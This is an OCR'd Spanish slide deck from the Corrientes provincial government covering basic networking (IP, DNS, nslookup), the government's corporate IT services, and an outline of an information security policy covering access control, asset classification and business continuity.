
- DIAGRAMA DE COMUNICACIÓN POR IP en otra LAN

IP: 192.168.1.5 / mask 255.255.255.0



IP: 192.168.2.4 / mask 255.255.255.0

IP



DNS (Domain Name System)

- Cuantas direcciones de IP puede usted memorizar?
  Los nombres son mucho más fáciles de recordar.
- Cada nombre corresponde a al menos una dirección IP.
  www.corrientes.gov.ar corresponde a 200.32.104.172
- O utilizar el Sistema de Nombres de Dominio (DNS), que se encarga de hacer estas traducciones y el usuario no se da cuenta.

DNS - Estructura de nombre





www.corrientes.gov.ar

- País
- Tipo de Organización
- Nombre de la Organización
- Nombre host

- Existe una estructura jerárquica para la designación del nombre asignado a una estación o dispositivo en la red.

DNS - Jerarquía





DNS - Chequeo de Funcionamiento


Un utilitario de mucha ayuda para ver si nuestros DNS asignados están funcionando correctamente es nslookup.

Ejemplo: nslookup www.corrientes.gov.ar

Nslookup es un cliente de DNS. Podemos utilizarlo para hacer preguntas sobre registros específicos de determinadas estaciones.

Gobierno de la Provincia de Corrientes

DNS - Chequeo de Funcionamiento




DNS - Transferencia de zona

- La importancia de utilizar los servicios por nombre y no por dirección IP, se basa justamente en su funcionalidad; la transparencia para el administrador/usuario respecto a la dirección IP del servicio.


Ej: Si configuramos el servidor de correo como el 10.10.1.2 cuando se produzca un cambio en esa IP, tendremos que ir máquina por máquina configurando la nueva IP.

ESTO NO PASARIA SI CONFIGURAMOS COMO SERVIDOR "mail.corrientes.gov.ar"


IP – Consulta DNS
IP: 192.168.1.5 / mask 255.255.255.0
Queremos llegar a Google.
Switch
DNS
IP: 192.168.1.2
mask 255.255.255.0
Router
IP: 192.168.2.2
mask 255.255.255.0
Router
IP: 74.125.159.1
mask 255.255.255.0
www.google.com
IP: 74.125.159.103
Gobierno de la Provincia de Corrientes


Video
Gobierno de la Provincia de Corrientes

Servicios Corporativos



Lic. Gustavo Andrés Linares

Antivirus Corporativo



- **Políticas** Centralizadas
- Respuesta ante **Incidentes**
- **Reducción** del consumo de ancho de banda para actualizaciones

SUS – Windows Update



- Políticas **Centralizadas**
- **Reducción** del consumo de **ancho de banda** para actualizaciónes
- **Retener** aprobación de parches que traigan potenciales **problemas**

Fileserver

- **Backups**
- **Disponibilidad**
- **Seguridad**
- Alojado en un **datacenter**



NTP



- Sincronización Horaria
- Logs
- ¿Automatizamos los cambios de hora de verano?

FALSO

Lic. Gustavo Andrés Linares


Correo

- **Seguridad**

- **Confidencialidad**



Gobierno de la Provincia de Corrientes



- **Nombres** para sistemas internos

- **DNS-Cache**

Gobierno de la Provincia de Corrientes

Lic. Gustavo Andrés Linares

Mensajería

- **Seguridad**
- **Confidencialidad**
- **Velocidad**
- **Disponibilidad**



Jabber

Proxy


- Optimización de Recursos
- Reducción del consumo de ancho de banda (Cache)
- Filtrado de Contenido

Cada día se infectan más de 9.500
sitios con virus

Cada día se crean 500 páginas de Pornografía Infantil

Firewall

- Proteger la red Interna de ataques externos
- Proteger la red externa limitando la salida a internet



Otras aplicaciónes corporativas

- Sistema Contable
- Sistema de Personal
- etc


Detalle de los Servicios

DHCP - Server


Un servidor DHCP (Dynamic Host Configuration Protocol) se utiliza para asignar direcciones IP a las computadoras de los usuarios cuando éstas arrancan.



Cliente DNS-Dinámico



Gobierno de la Provincia de Corrientes



Gobierno de la Provincia de Corrientes

Lic. Gustavo Andrés Linares



Lic. Gustavo Andrés Linares

Política de seguridad

Se definen como obligatorias las políticas de seguridad documentadas y procedimientos internos de la organización que permitan su actualización y revisión por parte de un Comité de Seguridad



Política de seguridad

Contenido

Definición conceptual, objetivos y alcance generales de seguridad

Apoyo expreso de la dirección

Breve explicación de los valores de seguridad de la organización

Definición de las responsabilidades generales y específicas en materia de gestión de la seguridad de la información

Referencias a documentos que puedan respaldar la política..... y un GLOSARIO

Gobierno de la Provincia de Corrientes

Política de seguridad
Redacción



Sistemas (operaciones, desarrollo, tecnología)

Auditoría Interna

Seguridad de la Información

Representantes del sector usuario

Legales y RRHH

Organización y Métodos / Normas

Política de seguridad
Tips

Desarrollar un manual ágil e implementable

Las normas deberan ser generales y abarcativas de todas las plataformas y sistemas de la organización

Definir ciclos de revisión

Para una rápida implementación deberán agruparse para ir aprobando y poniendo en vigencia por partes

Aspectos organizativos

Establece el marco formal de seguridad que debe integrar una organización

Aspectos organizativos

Definición de Roles y Responsabilidades en la Compañía

Asignación de Perfiles del personal para cada rol



Responsabilidades con Terceros y Contratados

Clasificación y control de activos



El análisis de riesgos generará el inventario de activos que deberá ser administrado y controlado con base en ciertos criterios de clasificación y etiquetado de información, es decir, los activos serán etiquetados de acuerdo con su nivel de confidencialidad

Clasificación y control de activos

ubicación

acceso

disponibildad

Impacto que causa su daño

La responsabilidad por la definición de la clasificación debe ser asignada al propietario designado de la información

La información deja de ser sensible o crítica después de un cierto período de tiempo

Clasificación y control de activos

Riesgos

Fraude

Ataques de redes externas

Destrucción de información

Falta de disponibilidad de los sistemas



Modificación no autorizada

Acceso a datos confidenciales

Destrucción del servidor

Gobierno de la Provincia de Corrientes

Seguridad ligada al personal

Su objetivo es contar con los elementos necesarios para mitigar el riesgo inherente a la interacción humana, o sea, establecer claras responsabilidades por parte del personal en materia de seguridad de la información



Gobierno de la Provincia de Corrientes

Seguridad ligada al personal

Administración del personal

Entrega de Manual de Gestión de Seguridad de la Información

Inducción a las medidas de protección de la Compañía

Lectura y aceptación de sus responsabilidades

Firma de Convenio de Confidencialidad

Auditoria

Concientización

Administración del personal

Proceso disciplinario

Debe existir un proceso disciplinario formal para los empleados que violen las políticas y procedimientos de seguridad de la organización.



Garantizar que los usuarios están al corriente de las amenazas e incumbencias en materia de seguridad de la información, y están capacitados para respaldar la política de seguridad de la organización en el transcurso de sus tareas normales

Administración del personal

Concientización

Capacitación según funciones y responsabilidad

Feedback de la capacitación

Evaluación de captación de la concientización



Seguridad física y del entorno

Identificar los perímetros de seguridad, de forma que se puedan establecer controles en el manejo de equipos, transferencia de información y control de los accesos a las distintas áreas con base en el tipo de seguridad establecida

Seguridad física y del entorno

Impedir accesos no autorizados, daños e interferencia a instalación y/o información



Gobierno de la Provincia de Corrientes

Gestión de comunicaciones y operaciones

Integra los procedimientos de operación de la infraestructura tecnológica y de controles de seguridad documentados




Gobierno de la Provincia de Corrientes

Gestión de comunicaciones y operaciones

Se debe controlar el acceso a los servicios de red tanto internos como externos

Se debe formular una política concerniente al uso de redes y servicios de red

Camino forzado - evitar la navegación ilimitada por la red



Controlar activamente las comunicaciones con origen y destino autorizados

Gestión de comunicaciones y operaciones

Todo equipo de comunicaciones debe estar administrado por Sistemas

Se debe segregar el tráfico en la red según los servicios – (routers, firewalls)

No se debe poder acceder a la red sin autorización



Registrar y analizar todo el tráfico el válido como los intentos fallidos.

Gestión de comunicaciones y operaciones

Documentación de los procedimientos operativos



Procesamiento y manejo de la información

Requerimientos de programación

Instrucciones para el manejo de errores u otras condiciones excepcionales que podrían surgir durante la ejecución de tareas

Personas de soporte a contactar en caso de dificultades operativas o técnicas imprevistas

Reinicio del sistema y procedimientos de recuperación en caso de producirse fallas en el sistema.

Control de accesos

Se deben habilitar los mecanismos que permitan monitorear el acceso a los activos de información, que incluyen los procedimientos de administración de usuarios, definición de responsabilidades o perfiles de seguridad y el control de acceso a las aplicaciones.



Control de accesos



Debe existir un procedimiento formal de registración de usuarios


Entregar a los usuarios un detalle escrito de sus derechos de acceso

Mantener un registro formal de todas las personas autorizadas

Cancelar inmediatamente los derechos de acceso de los usuarios que cambiaron sus tareas o se desvincularon de la organización

verificar periódicamente, y cancelar IDs de usuarios redundantes

Control de accesos



La asignación de contraseñas debe controlarse a través de un proceso de administración formal:

Almancén seguro de las contraseñas

Cambio de contraseña

Política de cambio


Fortaleza

Concientización

Lic. Gustavo Andrés Linares

Desarrollo y mantenimiento de sistemas

Se debe disponer de procedimientos que garanticen la calidad y seguridad de los sistemas desarrollados para tareas específicas de la organización



Gobierno de la Provincia de Corrientes

Desarrollo y mantenimiento de sistemas

En caso de actualización las versiones previas de software deben ser retenidas como medida de contingencia

Todos los cambios deben ser probados y documentados exhaustivamente, de manera que pueden aplicarse nuevamente, de ser necesario, a futuras actualizaciones de software

Las bibliotecas de programas fuente no deben ser almacenadas en los sistemas que están operativos.

Gobierno de la Provincia de Corrientes

Desarrollo y mantenimiento de sistemas

Implementación de distintos ambientes

Desarrollo

Ambiente para efectuar tareas de análisis y programación en sus etapas de desarrollo, mantenimiento, prueba y aprobación de usuarios

Pasaje a Producción

Ambiente con versiones aprobadas para el pasaje a producción. Residen las versiones fuentes luego de la aprobación de los usuarios para su compilación de ser necesaria y posterior pasaje a producción.

Se definen las acciones necesarias para las tareas relacionadas al pasaje a producción



Desarrollo y mantenimiento de sistemas

Implementación de distintos ambientes

Producción

En este ambiente solo deben acceder los usuarios finales, el personal del área de Operaciones para efectuar tareas de administración de los equipos y el Administrador de Seguridad

Gobierno de la Provincia de Corrientes

Gestión de continuidad del negocio

El sistema de administración de la seguridad debe integrar los procedimientos de recuperación en caso de contingencias, los cuales deberán ser revisados de manera constante y puestos a prueba con la finalidad de determinar las limitaciones de los mismos.

Gestión de continuidad del negocio

El punto central es focalizarse específicamente en la recuperación de las **funciones y sistemas críticos** para el negocio, cuya interrupción puede afectar directamente los objetivos de la organización.

Metodología

Identificación de los potenciales riesgos

Analizar el impacto de la ocurrencia de los eventos riesgosos

Analizar la probabilidad de ocurrencia de los eventos riesgoso

Elabora un proceso de recuperación

Documenta, implementa y comunica el plan

Gestión de continuidad del negocio

Un cronograma de mantenimiento que especifique cómo y cuándo será probado el plan



Capacitación del Plan

Asignación de un responsable del plan

Cronograma de simulaciones

Analizar la probabilidad de ocurrencia de los eventos riesgoso

Elabora un proceso de recuperación

Documenta, implementa y comunica el plan

Gestión de continuidad del negocio

Contratación de seguros

Backup fuera del edificio

Enlaces de backup


Datacenter espejado alternativo

Trabajo remoto

Recursos humanos

Cumplimiento o conformidad de la legislación

Se establecerán los requerimientos de seguridad que deben cumplir todos sus proveedores y usuarios; éstos se encontrarán formalizados en los contratos o convenios.



Seguridad en Windows



